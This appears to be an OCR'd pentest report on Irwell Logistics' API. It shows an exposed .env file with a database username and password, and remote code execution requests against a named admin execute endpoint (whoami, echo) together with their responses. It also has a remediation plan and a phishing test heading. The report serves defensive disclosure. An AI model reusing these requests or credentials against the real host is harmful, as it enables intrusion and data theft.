
```
APP_NAME=Lumen
APP_ENV=local
APP_KEY=
APP_DEBUG=true
APP_URL=http://localhost
APP_TIMEZONE=UTC

LOG_CHANNEL=stack
LOG_SLACK_WEBHOOK_URL=

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=insigmjt_irwell
DB_USERNAME=insigmjt_Irwell
DB_PASSWORD=R;Dts0a!nG-K

CACHE_DRIVER=file
QUEUE_CONNECTION=sync
```

Remote code execution

API Findings

Remote code execution

API
Findings



https://irwell.kpf.ai/api/admin/execute?code=whoami

POST https://irwell.kpf.ai/api/admin/execute?code=whoami

Query Params

	Key	Value	Description
☑	code	whoami	
	Key	Value	Description


Status: 200 OK Time: 660 ms Size: 271 B

```
{
    "result": "insigmjt"
}
```

Remote code execution

API

Findings



https://irwell.kpf.ai/api/admin/execute?code=echo "hello world"

POST https://irwell.kpf.ai/api/admin/execute?code=echo "hello world"

Query Params

	Key	Value	Description
☑	code	echo "hello world"	
	Key	Value	Description

Status: 200 OK Time: 608 ms Size: 274 B


```
{
    "result": "hello world"
}
```

API Findings

Broken Authentication

API Findings

Broken Authentication



Does not prevent brute force attacks

Allows weak passwords

Regression Testing and

Repudiation after the Pentest

Regression Testing and

Repudiation after the Pentest

- An effort was made to ensure that the systems' confidentiality, integrity and availability were unchanged during and after the pentest.
- Common API responses were saved before the pentest and compared after the pentest to ensure the API responded as intended.
- No customer data was manipulated, changed or removed.

Remediation Plan

Remediation Plan

- BOLA
    - Implement an access control system
    - Use role-based access control (RBAC) to assign permissions to users based on their job roles.
    - Implement auditing to track resources accessed and what actions were taken.
- IDOR
    - Implement strong authorization controls, perform proper access validation, and avoid exposing direct object references to users.
- Information disclosure
    - Restrict access to sensitive data based on job roles.
    - Implement a web application firewall (WAF) to block common attacks.

Remediation Plan

- Remote code execution
  - Patch all known vulnerabilities in the application and operating system.
  - Use a secure coding standard to help prevent RCE vulnerabilities.
- Broken authentication
  - Use strong passwords according to a password policy.
  - Implement multi-factor authentication (MFA) for all sensitive accounts.
  - Implement session management to invalidate sessions after a period of inactivity.
- Environment variables
  - Do not expose environment variables in the application code.
  - Use a configuration management tool to store environment variables.
  - Implement auditing to track all environment variable changes.

Remediation Plan

Phased Approach


- The first phase should focus on the most critical vulnerabilities, such as BOLA, IDOR, remote code execution and critical vulnerabilities from the file server.
- The second phase can then focus on the remaining vulnerabilities, such as information disclosure and environment variables and high to medium findings from the file server.
- By implementing the recommendations in a phased approach, Irwell Logistics can reduce the disruption to its business operations. The company can also prioritize the remediation of the most critical vulnerabilities, which will help to improve its overall security posture.

Social Engineering

Email Phishing

Social engineering test

Created a fake login page using HTML



